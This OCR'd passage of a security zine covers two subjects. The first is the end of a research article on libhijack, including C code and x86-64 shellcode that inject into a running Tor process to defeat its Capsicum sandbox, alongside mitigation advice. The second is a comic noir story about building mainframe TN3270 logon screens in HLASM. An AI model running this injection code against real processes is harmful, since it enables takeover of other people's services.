If you have experience or feel you are qualified by your machine code knowledge to code or convert some of 1989's top computer games, we would like to hear from you.

WITH COMPLETE CONFIDENCE PLEASE WRITE IN THE FIRST INSTANCE TO:-

Mr Keith Goodyer
CLOCKWIZE
Eastway House
10 Swanland Avenue
Bridlington
North Humberside
YO15 2HH
or Telephone (0262) 604892

HardenedBSD, a derivative of FreeBSD, prevents the creation of memory mappings that are both writable and executable. If a user attempts to create a memory mapping that is both writable and executable, the execute bit will be dropped. Similarly, it prevents upgrading a writable memory mapping to executable with `mprotect`, critically, it places these same restrictions on `ptrace`. As a result, libhijack is completely mitigated in HardenedBSD.

Hijacking the PLT/GOT

Now that we have an anonymous memory mapping we can inject code into, it's time to look at hijacking the Procedure Linkage Table/Global Offset Table. PLT/GOT hijacking only works for symbols that have been resolved by the RTLD in advance. Thus, if the function you want to hijack has not been called, its address will not be in the PLT/GOT unless `BIND_NOW` is active.

The application itself contains its own PLT/-GOT. Each shared object it depends on has its own PLT/GOT as well. For example, libpcap requires libc. libpcap calls functions in libc and thus needs its own linkage table to resolve libc functions at run-

time.

This is the reason why parsing the ELF headers, looking for functions, and for the system call as detailed above works to our advantage. Along the way, we get to know certain pieces of info, like where the PLT/GOT is. libhijack will cache that information along the way.

In order to hijack PLT/GOT entries, we need to know two pieces of information: the address of the table entry we want to hijack and the address to point it to. Luckily, libhijack has an API for resolving functions and their locations in the PLT/GOT.

Once we have those two pieces of information, then hijacking the GOT entry is simple and straightforward. We just replace the entry in the GOT with the new address. Ideally, the the injected code would first stash the original address for later use.

Case Study: Tor Capsicumization

Capsicum is a capabilities framework for FreeBSD. It's commonly used to implement application sandboxing. HardenedBSD is actively working on integrating Capsicum for Tor. Tor currently supports a sandboxing methodology that is wholly incompatible with Capsicum. Tor's sandboxing model uses `seccomp(2)`, a filtering-based sandbox. When Tor starts up, Tor tells its sandbox initialization routines to whitelist certain resources followed by activation of the sandbox. Tor then can call `open(2)`, `stat(2)`, etc. as needed on an on-demand basis.

In order to prevent a full rewrite of Tor to handle Capsicum, HardenedBSD has opted to use wrappers around privileged function calls, such as `open(2)` and `stat(2)`. Thus, `open(2)` becomes `sandbox_open()`.

Prior to entering capabilities mode (capmode for short), Tor will pre-open any directories within which it expects to open files. Any time Tor expects to open a file, it will call `tt openat` rather than `open`. Thus, Tor is limited to using files within the directories it uses. For this reason, we will place the shared object within Tor's data directory. This is not unreasonable, since we either must be root or running as the same user as the tor daemon in order to use libhijack against it.

Note that as of the time of this writing, the Capsicum patch to Tor has not landed upstream and is in a separate repository.[23]

Since FreeBSD does not implement any meaningful exploit mitigation outside of arguably ineffective stack cookies, an attacker can abuse memory corruption vulnerabilities to use ret2libc style attacks against wrapper-style capsicumized applications with 100% reliability. Instead of returning to `open`, all the attacker needs to do is return to `sandbox_open`. Without exploit mitigations like PaX ASLR, PaX NOEXEC, and/or CFI, the following code can be used copy/paste style, allowing for mass exploitation without payload modification.

To illustrate the need for ASLR and NOEXEC, we will use libhijack to emulate the exploitation of a vulnerability that results in a control flow hijack. Note that due using libhijack, we bypass the forward-edge guarantees CFI gives us. LLVM's implementation of CFI does not include backward-edge guarantees. We could gain backward-edge guarantees through SafeStack; however, Tor immediately crashes when compiled with both CFI and SafeStack.

In Figure 16, we perform the following:

- We attach to the victim process.
- We create an anonymous memory allocation with read and execute privileges.
- We write the filename that we'll pass to `sandbox_open()` into the beginning of the allocation.
- We inject the shellcode into the allocation, just after the filename.
- We execute the shellcode and detach from the process
- We call `sandbox_open`. The address is hard-coded and can be reused across like systems.
- We save the return value of `sandbox_open`, which will be the opened file descriptor.
- We pass the file descriptor to `fdopen`. The address is hard-coded and can be reused on all similar systems.
- The RTLD loads the shared object, calling any initialization routines. In this case, a simple string is printed to the console.

[23] `https://github.com/lattera/tor/tree/hardening/capsicum`

```c
/* main.c.  USAGE: a.out <pid> <shellcode> <so> */
#define  MMAP_HINT   0x4000UL

int main(int argc, char *argv[]) {
  unsigned long addr, ptr;
  HIJACK *ctx = InitHijack(F_DEFAULT);
  AssignPid(ctx, (pid_t)atoi(argv[1]));

  if (Attach(ctx)) {
    fprintf(stderr, "[-] Could not attach!\n");
    exit(1);
  }

  LocateSystemCall(ctx);
  addr = MapMemory(ctx, MMAP_HINT, getpagesize(),
      PROT_READ | PROT_EXEC, MAP_FIXED | MAP_ANON | MAP_PRIVATE);
  if (addr == (unsigned long)-1) {
    fprintf(stderr, "[-] Could not map memory!\n");
    Detach(ctx);
    exit(1);
  }

  ptr = addr;

  WriteData(ctx, addr, argv[3], strlen(argv[3])+1);
  ptr += strlen(argv[3]) + 1;
  InjectShellcodeAndRun(ctx, ptr, argv[2], true);

  Detach(ctx);
  return (0);
}
```

```c
/* testso.c */
__attribute__((constructor)) void init(void) {
  printf("This output is from an injected shared object. You have been pwned.\n");
}
```

```
/* sandbox_fdlopen.asm */
BITS 64
mov rbp, rsp

; Save registers
push rdi
push rsi
push rdx
push rcx
push rax

; Call sandbox_open
mov rdi, 0x4000
xor rsi, rsi
xor rdx, rdx
xor rcx, rcx
mov rax, 0x00000000011c4070 ; sandbox_open
call rax

; Call fdlopen
mov rdi, rax
mov rsi, 0x101
mov rax, 0x8014c3670        ; fdlopen
call rax

; Restore registers
pop rax
pop rcx
pop rdx
pop rsi
pop rdi

mov rsp, rbp
ret
```

Figure 16

```
Oct 04 18:59:25.976 [notice] Tor 0.3.2.2-alpha running on FreeBSD with Libevent
2.1.8-stable, OpenSSL 1.0.2k-freebsd, Zlib 1.2.11, Liblzma N/A,
and Libzstd N/A.
Oct 04 18:59:25.976 [notice] Tor can't help you if you use it wrong! Learn how to be safe at
https://www.torproject.org/download/download#warning
Oct 04 18:59:25.976 [notice] This version is not a stable Tor release. Expect more bugs than
usual.
Oct 04 18:59:25.977 [notice] Read configuration file "/home/shawn/installs/etc/tor/torrc".
Oct 04 18:59:25.982 [notice] Scheduler type KISTLite has been enabled.
Oct 04 18:59:25.982 [notice] Opening Socks listener on 127.0.0.1:9050
Oct 04 18:59:25.000 [notice] Parsing GEOIP IPv4 file /home/shawn/installs/share/tor/geoip.
Oct 04 18:59:26.000 [notice] Parsing GEOIP IPv6 file /home/shawn/installs/share/tor/geoip6.
Oct 04 18:59:26.000 [notice] Bootstrapped 0%: Starting
Oct 04 18:59:27.000 [notice] Starting with guard context "default"
Oct 04 18:59:27.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Oct 04 18:59:28.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Oct 04 18:59:29.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Oct 04 18:59:31.000 [notice] Tor has successfully opened a circuit. Looks like client
functionality is working.
Oct 04 18:59:31.000 [notice] Bootstrapped 100%: Done
This output is from an injected shared object. You have been pwned.
```


Figure 17. Output from Tor.

The Future of libhijack

Writing devious code in assembly is cumbersome. Assembly doesn't scale well to multiple architectures. Instead, we would like to write our devious code in C, compiling to a shared object that gets injected anonymously. Writing a remote RTLD within libhijack is in progress, but it will take a while as this is not an easy task.

Additionally, creation of a general-purpose helper library that gets injected would be useful. It could aid in PLT/GOT redirection attacks, possibly storing the addresses of functions we've previously hijacked. This work is dependent on the remote RTLD.

Once the ABI and API stabilize, formal documentation for libhijack will be written.



Conclusion

Using libhijack, we can easily create anonymous memory mappings, inject into them arbitrary code, and hijack the PLT/GOT on FreeBSD. On HardenedBSD, a hardened derivative of FreeBSD, out tool is fully mitigated through PaX's NOEXEC.

We've demonstrated that wrapper-style Capsicum is ineffective on FreeBSD. Through the use of libhijack, we emulate a control flow hijack in which the application is forced to call `sandbox_open` and `fdlopen(3)` on the resulting file descriptor.

Further work to support anonymous injection of full shared objects, along with their dependencies, will be supported in the future. Imagine injecting `libpcap` into Apache to sniff traffic whenever "`GET /pcap`" is sent.

FreeBSD system administrators should set `security.bsd.unprivileged_proc_debug` to 0 to prevent abuse of `ptrace`. To prevent process manipulation, FreeBSD developers should implement PaX NOEXEC.

Source code is available.[24]

[24] `git clone https://github.com/SoldierX/libhijack || unzip pocorgtfo17.pdf libhijack.zip`

17:08 Murder on the USS Table

by Soldier of Fortran
concerning an adventure with Bigendian Smalls

The following is a dramatization of how I learned to write assembler, deal with mainframe forums, and make kick-ass VTAM USS Tables. Names have been fabricated, and I won't let the truth get in the way of a good story, but the information is real.

It was about eleven o'clock in the evening, early summer, with the new moon leaving an inky darkness on the streets. The kids were in bed dreaming of sweet things while I was nursing a cheap bourbon at the kitchen table. Dressed in an old t-shirt reminding me of better days, and cheap polyester pants, I was getting ready to call it a night when I saw trouble. Trouble has a name, Bigendian Smalls. A tall, blonde, drink of water who knows more about mainframe hacking than anyone else on the planet, with a penchant for cargo shorts. I could never say no to cargo shorts.


The notification pinged my phone before it made it to Chrome. I knew, right then and there I wasn't calling it a night. Biggie needed something, and he needed it sooner rather than later. One thing you should know about me, I'm no sucker, but when a friend is in need I jump at the chance to lend a hand.

Before opening the message, I poured myself another glass. The sound of the cheap, room temperature bourbon cracking the ice broke the silence in my small kitchen, like an e-sport pro cracking her knuckles before a match. I opened the message:

"Hey, I need your help. Can you make a mainframe logon screen for Kerberos? But can you add that stupid Windows 10 upgrade popup when someone hits enter?"

"Yeah," I replied. I'm not known for much. I don't have money. I'm as cheap as a Garfield joke in the Sunday papers. But I can do one thing well: Mainframe EBCDIC Art.


I knew It was going to be a play on Cerberus, the three-headed dog. Finding that ASCII was the easy part. ASCII art has been around since the creation of the keyboard. People need to make art, regardless of the tool. Finding ASCII art was going to be simple. Google, DuckDuckGo, or in desperate times and lots of good scotch, Bing, will supply the base that I need to create my master piece. The first response for a search for "Cerberus" and "ASCII" yielded my three-headed muse.



The rest, however would require a friend's previous work, as well as a deep understanding of the TN3270 protocol and mainframe assembler.

– — — – — — — — – — —

When I got in to this game six years ago it was because I was tired of looking at the red "Z."



That red was rough, as though accessing this mainframe was going to lead me right to Satan himself. (Little did I know I'd actually be begging to get by Cerberus.)

The world of mainframes, it's a different world. A seedier world. One not well-travelled by the young, and often frequented by the harsh winds of corporate rule. Nothing on the mainframe comes easy or free. If you want to make art, you'll need more than just a keyboard.

I started innocently enough, naively searching simple terms like "change mainframe logon screen." I stumbled around search results, and into chatrooms like a newborn giraffe learning to walk. You know the type, a conversation where everyone is trying to

prove who's the smartest in the room. While ultimately useless, those initial searches taught me three things: I needed to understand the TN3270 protocol, z/OS High Level Assembler (HLASM), and what the hell a VTAM and the USS Table were.

– — — – — — — – — — –

I always knew I would have to learn TN3270. It's the core of mainframe–user interaction. That green screen you see in movies when they say someone "just hacked a mainframe." I just never thought it would be to make art for my friends. TN3270 is based on Telnet. Or put another way, Telnet is to TN3270 as a bike is to an expensive motorcycle. They sort of start out the same but after you make the wheels and frame they're about as different as every two-bit shoe shine.

Looking at the way mainframes and their clients talk to one another is easy enough to understand, at first. Take a look at Figure 18.

For anyone who understood telnet like I did, this handshake was easy enough to understand.

```
IAC: Telnet Command
DO/WILL: Do this! I will!
SB: sub command
```

But that's where it ended. Once the client was done negotiating the telnet options, the rest of the data looked garbled if you weren't trained to spot it.

You see, mainframes came from looms. Looms spoke in punchcards which eventually moved to computers speaking EBCDIC. So, mainframes kept the language alive, like a small Quebec town trying to keep French alive. That TN3270 data was now going to be driven by an exclusively EBCDIC character set. All the rest of the options negotiated, and commands sent, would be in this strange, ancient language. Lucky for me, my friend Tommy knows all about TN3270 and EBCDIC.[25] And Tommy owed me a favor.

– — — – — — — – — — –

Just past a Chinese restaurant's dumpster was the entrance to Tommy's place. You'd never know it even existed unless you went down the alleyway to relieve yourself. As I approached the dark green door, I couldn't help but notice the pungent smell of decaying cabbage and dreams, steam billowing out of a vent smelled vaguely of pork dumplings. I knocked three times. The door opened suddenly and I was ushered in. I felt Tommy slam the door shut and heard no fewer than three cheap chain-locks set in to place.

Tommy's place was stark white, like a website from the early 90s. No art, no flashing neon, just plain white with some printouts stuck on the white walls and the quiet hum of an unseen computer. The kind of place that makes you want to slowly wander around an Ikea. Tommy liked to keep things clean and simple and this place reflected that.

Tommy, in his white lab coat, was a just a regular man. As regular and boring as a vodka with lime and soda, if vodka, with lime and soda, wore large rimmed glasses. But he knew his way around TN3270, and that's what I needed right now.

"So, I hear you need some help with TN3270?" Tommy asked. He already knew why I was there.

"Yeah, I can't figure this garbage out and I need help writing my own," I replied.

Tommy sighed and began explaining what I needed to know. He walked over to one of three whiteboards in the room.

"The key thing you need to know is that after you negotiate TN3270 there are seven control characters. But if all you want to do it make art, you only need to know these four:

```
SF  – "\x1D" – aka Start Field
SBA – "\x11" – aka Set Buffer Attribute
IC  – "\x13" – aka Insert Cursor
SFE – "\x29" – aka Start Field Extended
```

"Unlike telnet, TN3270 is a basically 1920 character string, for the original 24×80 size. The terminal knows you're starting 'cuz the first byte you send is a command (i.e. `\x05`) followed by a Write Control Character (WCC). For you, sir artist, you'll want to send 'Erase/Write/Alternate.' or `\xF5\x7A`. This gives you a blank canvas to work with by clearing the screen and resetting the terminal.

"The remaining makeup of the screen is up to you. You use SBA to tell the terminal where you want your cursor to be, then use the 'Start Field'/'Start Field Extended' commands to tell the terminal what kind of field it is going to be, also known as an attribute. Start field is used to lock and unlock the screen, but for your art it doesn't matter.

"One thing you'll need to watch out for, anytime you use SF/SFE, is that it takes up one byte on the

[25] `http://www.tommysprinkle.com/mvs/P3270/ctlchars.htm`

```
TN3270(KINGPIN,23): << IAC DO TN3270
TN3270(KINGPIN,23): >> IAC WILL TN3270
TN3270(KINGPIN,23): Entering TN3270 Mode:
TN3270(KINGPIN,23):     Creating Empty IBM-3278-2 Buffer
TN3270(KINGPIN,23):     Created buffers of length: 1920
TN3270(KINGPIN,23): Current State: 'TN3270E mode'
TN3270(KINGPIN,23): << IAC SB TN3270 TN3270E_SEND TN3270E_DEVICE_TYPE SE
TN3270(KINGPIN,23): >> IAC SB TN3270 TN3270E_DEVICE_TYPE TN3270E_REQUEST IBM-3278-2-E IAC SE
TN3270(KINGPIN,23): << IAC SB TN3270 TN3270E_DEVICE_TYPE TN3270E_IS I B M - 3 2 7 8 - 2 - E
                    TN3270E_CONNECT S M O G L U 0 2 SE
TN3270(KINGPIN,23): Confirmed Terminal Type: IBM-3278-2-E
TN3270(KINGPIN,23): LU Name: SMOGLU02
TN3270(KINGPIN,23): >> IAC SB TN3270 TN3270E_FUNCTIONS TN3270E_REQUEST IAC SE
TN3270(KINGPIN,23): << IAC SB TN3270 TN3270E_FUNCTIONS TN3270E_IS SE
TN3270(KINGPIN,23): >> IAC SB TN3270 TN3270E_FUNCTIONS TN3270E_REQUEST IAC SE
TN3270(KINGPIN,23): Processing TN3270 Data
```

Figure 18. TN3270 Packet Trace

screen. Setting the buffer location does not. Once you're done with your art, you'll need to place the cursor somewhere, using IC."

Starting to understand, I headed to the white board and wrote Figure 19 in black marker.

"Yes! That's it!" exclaimed Tommy. "With what you have now, you could make a monochrome masterpiece! Keep in mind that the SF eats up one space. So basically you could fill out the rest of the screen's 1,919 characters, remembering that the line wraps at every 80 characters. But let's talk about SF and SFE."

"In your, frankly simple, example," Tommy continued, "you'd never get any color. To do that, we need to talk about the Start Field Extended (`\x29`) command. That command is made up of the SFE byte itself, followed by a byte for the number of attributes, and then the attributes themselves.

"There's two attributes we care about: SF (`\xC0`), and the most important one, which I'll get to in a minute. SF is what we use like above to control the screen. If we wanted to protect the screen from being edited we could set it to `\xF8`.

"Now, you'll want to listen closely because this attribute is arguably the most important to you. The color attribute (`\x42`) lets you set a color. Your choices are `\xF1` through `\xF7`."

```
F1 Blue
F2 Red
F3 Pink
F4 Green
F5 Turquoise
F6 Yellow
F7 White
```

```
\x05 WCC SBA 0 0 SF 0 Here Lies Trouble IC
\x05 \x7A \x11 \x00 \x00 \x1D \x00 Here Lies Trouble \x13
```

Figure 19. Placing the cursor after drawing.

```
1 \x05  WCC SBA    0     0    SF    0  Here Lies Trouble  SFE  1 COLOR WHITE Double  IC
  \x05 \x7A \x11 \x00 \x00 \x1D \x00 Here Lies Trouble \x29 \x01 \x42  \xF7  Double \x13
```

Tommy grabs the black marker from my hand and begins adding to my simple example.

"So, with a bit of this code, we can add a color statement to your commands. Remember to move the cursor to the end though.

"There's one last thing you should know, but it's a little advanced. You can set the location using SBA followed by a row/column value. Right now, you've set the buffer to 0/0. But using this special table," Tommy pointed to a printout he had laminated and stuck to his wall,[26] "we can point the buffer anywhere we—"

Just then the door burst open, the sounds of those cheap locks breaking and hitting the floor echoed through the room. A dark figure stood in the doorway holding some type of automatic gun, which I couldn't place. Tommy quickly took cover behind a desk and I followed suit. I heard a voice yell out "How dare you teach him the way! He might not have the access he needs! Did you ask if he's allowed to make the kind of changes you're teaching? He should've spoken to his system programmer and read the manuals!"

Tommy, visibly shaken, shouted, "Rico! I'm sorry! I owed someone a favor and…"

Rico opened fire. Little pieces of shattered whiteboard hitting me in the face. He wasn't aiming for us, but had destroyed our notes on the white board. I looked over and saw Tommy cowering under his desk, I had figured 'Tommy' was a nickname for a favorite firearm, guess I was wrong.

"You've given out free TN3270 help for the last time Tommy!" Rico shouts, and I heard the familiar sound of a gun being reloaded. I took a quick peek from my hiding place and noticed that Rico hadn't even bothered to take cover, still standing in the doorway. Not wanting my epitaph to read, "Here lies a coward who died learning TN3270 behind a Chinese restaurant," I pulled out my Colt detective special and opened fire. My aim had always been atrocious, but I fired blindly in the direction of the door, heard a yelp, and then silence.

Tommy popped his head above the desk, "He's gone, looks like he ran off, you better get out of here in case he and his goons return."

I took this as my cue and headed towards the door. I noticed part of the frame had splintered, and in the center of those splinters was my slug. looks like I just missed Rico.


Tommy grabbed my arm as I'm about to leave, "You still need to learn some assembler and VTAM, go talk to Dave at The Empress, he can help you out. But never come back here again, you're too much trouble."

– — — – — — — — – — –

The Empress. On the books it was a hotel. Off the books it's where you went when you wanted help forgetting about the outside world. The lobby looked and smelled like a cheap computer case that hadn't been cleaned out for years. Half the lights in the chandelier didn't work, and it cast odd shadows on the furniture, giving the impression someone was there, watching you. It was the kind of place European tourists booked because Travelocity got them a great deal, but the price would immediately change once they arrived. No one came to the Empress for its good looks. Not-quite-top-40 music emanated from the barroom.

I walked to the front desk, where a young man with a name tag that said "No Name" looked me up and down. "Can I help you?" Millennial sarcasm dripped off of every syllable. "I need to speak to Dave," I replied. The clerk's eyes widened a little, he quickly looked around and whispered "follow me."

[26] http://www.tommysprinkle.com/mvs/P3270/bufaddr.htm



The clerk walked me past the kitchen, through the back hallways, in to the laundry room. He ushered me in, then abruptly left. A sole person was folding linens in front of an industrial washing machine, a freshly lit cigarette hung loosely from his lips. The fluorescent light turned his skin a pale shade of blue. "Dave?" I called out.[27] Dave put the bed sheet down and walked over. 'Who wants to know?" he asked.

"Tommy sent me," I replied.

Dave takes a long pull on his coffin nail, "Shit," he says exhaling a large puff, "you tell Tommy that we're square after this. I assume you're here to learn HLASM? Can I ask why?"

"I'm trying to make some my mainframe look beter." I replied.

Dave wasn't a tall man, but his stature, deep voice, and frame more than made up for it. The type of man you could trust to knock you out in one punch. His white hotel uniform was stained with what I hoped wasn't blood.

He sighed and said "this way."

Dave led me to a small room off the laundry area with some books on the wall, lit by a single, bare bulb in the ceiling fixture. A black chalkboard stood in one corner, an old terminal on a standing desk, all the rage these days, at in the other. The walls were bare concrete. "I assume you already know JCL?" queried Dave.

"Yes" I replied with a failed attempt at sarcasm, "of course I know JCL."[28]

"Good, this will be easy then." He took another pull of his smoke and began writing on the blackboard, "There're four executables available to you to compile an HLASM program on the mainframe. They are:

```
ASMAC    - Assembles only
ASMACL   - Assembles and link edits
ASMACLG - Assembles, links and runs
ASMACG   - Assembles, uses a loader to run
```

Dave walked over to the terminal and pulled up a file on the screen. "You need to pass it some options, like this," he said, pointing to a line on the screen:

```
//BUILD    EXEC ASMACL
//C.SYSLIB   DD DSN=SYS1.SISTMAC1,DISP=SHR
//             DD DSN=SYS1.MACLIB,DISP=SHR
//C.SYSIN    DD *
```

"Anything you type on the next line, after the * must be in HLASM and will be compiled by ASMACL. Don't worry about finding it, ASMACL is given to us by Big Blue." Dave's calloused fingers flew over the keyboard and a moment later I was staring at a blank file with the JCL job card and

[27] http://csc.columbusstate.edu/woolbright/WOOLBRIG.htm

[28] PoC||GTFO 12:6, a JCL Adventure with Network Job Entries

compiler stuff filled out. "First, there're some rules with HLASM you should know. Each line can either be an instruction, continuation, or comment. Comments start with '*'. A Continuation line means that in the previous line there's a character (any character, doesn't matter which) in column 72, and the continued line itself must start on column 16."

"You with me so far?"

I nodded.

"Good. Now, If it's not a comment or a continuation, the line can be broken down like so:

"The first 10 characters can be empty or be a name/label. Following that you have your instruction, a space, then your operands for that instruction. Anything after the operands is a comment until the 71st column. Here's a dirty example." (Figure 20.)

"Every line can have a name. In HLASM you can create basic variables with an & in front of them. But not every line needs a name. Take a look at these three lines:

```
&BLUE    SETC 'X''290142F1'
         DC &BLUE Make it blue!
         DC C'Big Blue' Simple text
```

"Line one sets a symbol/label to &BLUE. If Tommy did his job right you should be able to recognize what it is supposed to do. The next line is DC, Declare Constant. Notice &BLUE has an X. That means it's in hex. When we want to send text, we can use 'C' for `CHAR`. If we wanted we could've written the above like this." I watched as his fingers danced across the keyboard.

```
         DC X'290142F1'
         DC C'Big Blue'
```

"But you'll likely be switching colors, so setting them all to variables makes your life easier. One caveat with using variables in HLASM: The assembler will replace any value you have with the variable, take a look at this:

```
&KINGPIN   SETC 'BOSS'
&BOSSBEGN  SETC 'B'.'&KINGPIN'
&BOSSEND   SETC 'E'.'&KINGPIN'
&BOSSBEGN  EQU *
* SOME CODE
&BOSSEND   EQU *
```

"Lets break this down so you can see what the compiler would do:

```
&KINGPIN   = 'BOSS'
&BOSSBEGN  = BBOSS
&BOSSEND   = EBOSS

BBOSS      EQU *
* SOME CODE
EBOSS      EQU *
```

"This understanding will come in handy when you're making a USS Table." I still didn't know what a USS Table was, but I let him go on. "If you have stuff you're going to do over and over again, it would be easier to make a function, or in HLASM a macro, to handle the various request types. Macros are easy. On a single line you declare '`MACRO`' in column 10. The next line you give the macro a name, and it's operands. You end a macro with the word '`MEND`' in column 10 on a single line. For example:"

```
         MACRO
&NAME    SCREEN &MSG=.,&TEXT=.
         DC &MSG
         DC &TEXT
         MEND
*
         SCREEN MSG=03,TEXT='Big Blue'
```

I thought I was starting to get it, so I decided to ask a question. "How would we do an IF statement?" I asked.

```
1---------10---------20---------30---------40---------50---------60---------70---------80
SYMBOL   DC X'DEADBEEF' A comment
* Another comment
         DC C'Hello World' I'm a single line
         DC C'HELLO                                                              X
               WORLD' I'm a continuation
```

Figure 20. Dave's Example

Dave smiles, but only a little, and walks back over to the blackboard and scribbles out the following:

```
&MSG      SETC C'04'
AIF ('&MSG' NE '02').SKIP
          DC C'Not Equal to 2'
.SKIP     ANOP
          DC C'End of Line'
```

"In HLASM you can use the AIF instruction. It's kind of like an IF. Here we have some code that will print 'Not Equal to 2' and 'End of Line.' If we set &MSG to '02' it would jump ahead to `.SKIP`, what Big Blue would call a label.

"I see you staring at that ANOP. I know what you're thinking, and the answer is yes. It's exactly like a NOP in x86. Except it's not an opcode, but a HLASM assembler instruction."

Dave headed back to the terminal and quickly scrolled to the bottom. "There's one last thing, since we're using ASMACL you need to tell the compiler where to put the compiled files. Take a look at this."

```
//L.SYSLMOD DD DISP=SHR,DSN=USER.VTAMLIB
//L.SYSIN   DD *
  NAME USSCORP(R)
```

Dave tapped on the glowing screen. "This line right here. This tells the compiler to make a file USSCORP in the folder USER.VTAMLIB." I knew he meant Member and Partitioned Dataset but I figured Dave was dumbing things down for me and didn't want to interrupt. "That's where your new USS Table goes," he continued.

I jumped as someone softly knocked on the door, guess I was still a little jumpy from my encounter at Tommy's. I saw through the round window in the door that the clerk had returned. Dave headed over and opened the door. I couldn't quite make out what they were saying to each other. Dave looked at his watch and turned to me, "Look, this has been swell, but you gotta get outta here. If my boss finds out I taught you this there'll be hell to pay and I'm not looking to sleep with the fishes tonight—or any night. Sorry we're cutting this short, normally I'd be teaching you about the 16 registers and program entrance and exit, but we don't have time for that. And besides, you don't need it to be a VTAM artist, but if you want to learn, read this." And he shoved a rather large slide deck in to my chest, at least 400 pages thick.[29]

No Name told me to follow him yet again. As we left the laundry room I saw Dave stuffing soiled linens in to one of those washers; this time there's no wondering if it was blood or not. No Name ushered me down a different hallway than the one we came in. He walked quickly, with purpose. I struggle to keep up.

We ended up at a door labeled 'Emergency Exit.' No Name opened the door and I headed through. Before I could turn around to say thanks, the big metal door slammed closed. I found myself in another dead-end alleyway. The air was cool now, the wind moist, betraying a rain fall that was yet to start.

I began heading towards the road when a shadowy figure stepped into the alley. I couldn't make out what he looked like, the neon signs behind him made a perfect silhouette. But I could already tell by his stance I was in trouble.

"So," the figure called out, "the boss tells me you're trying to change the USS Table eh?" I figured this must be one of Rico's goons.

"I don't mean nothing by it," I replied, "I'm just trying to make my mainframe nicer."

"Rico has a message for you 'if you're trying to change the mainframe you should be talking to the people who run your mainframe, I've had enough of this business.' "

The gunshot echoed through the alleyway, the round hitting me square in the chest like a gamer punching his monitor in a rage quit. I landed on flat my back, smacked my head on the cold concrete, and sent pages of assembler lessons flying through the air. The wind knocked out of me, I felt the blackness take hold as I lay on the sidewalk. I could barely make out the figure standing over me, whispering "when you get to the pearly gates, tell 'em the EF Boys sent ya."

[29] `unzip pocorgtfo17.pdf Asm-1.PPTx`

You know those dreams you have. The kind where you're in a water park, floating along a lazy river, or down a waterslide. I was having one of those. It was nice. Until I realized why I was dreaming of getting wet. I woke face up, in an alleyway, the rain pounding me mercilessly. My trench coat was drenched by the downpour. I stood up, slowly, still dizzy from getting knocked out.

How had I survived? I looked around and saw papers strewn about the alley. Something shiny, just next to where I took my forced nap, caught my eye. It was a neat pile of papers, held together by a dimple on the top sheet. I took a closer look and picked up the pages.

Well I'll be damned, the 400+ pages of assembler material took the bullet for me. Almost square in the middle was the bullet meant to end my journey. I eternally grateful that Dave had given me those pages. Now, determined more than ever to finish what I started, I headed towards the street. I had two of the three pieces to the puzzle, but I needed dry clothes and my office was closer than going home.

– — — – — — — – — – –

Nestled above a tech start-up on its last legs was a door that read 'Soldier of FORTRAN: Mainframe Hacker Extraordinaire.' Inside was a desk, a chair, an LCD monitor and a PC older than the startup. A window, a quarter of the Venetian blinds torn free, looked out over the street. I didn't bother turning on the lights. The orange light that bled in from the lamppost on the street was enough. I pulled out my phone, put it on the desk, and started changing in to my dry clothes. The clothes were for when I hoped I would start biking to work which, as with all new year's resolutions, were yesterday's dream.

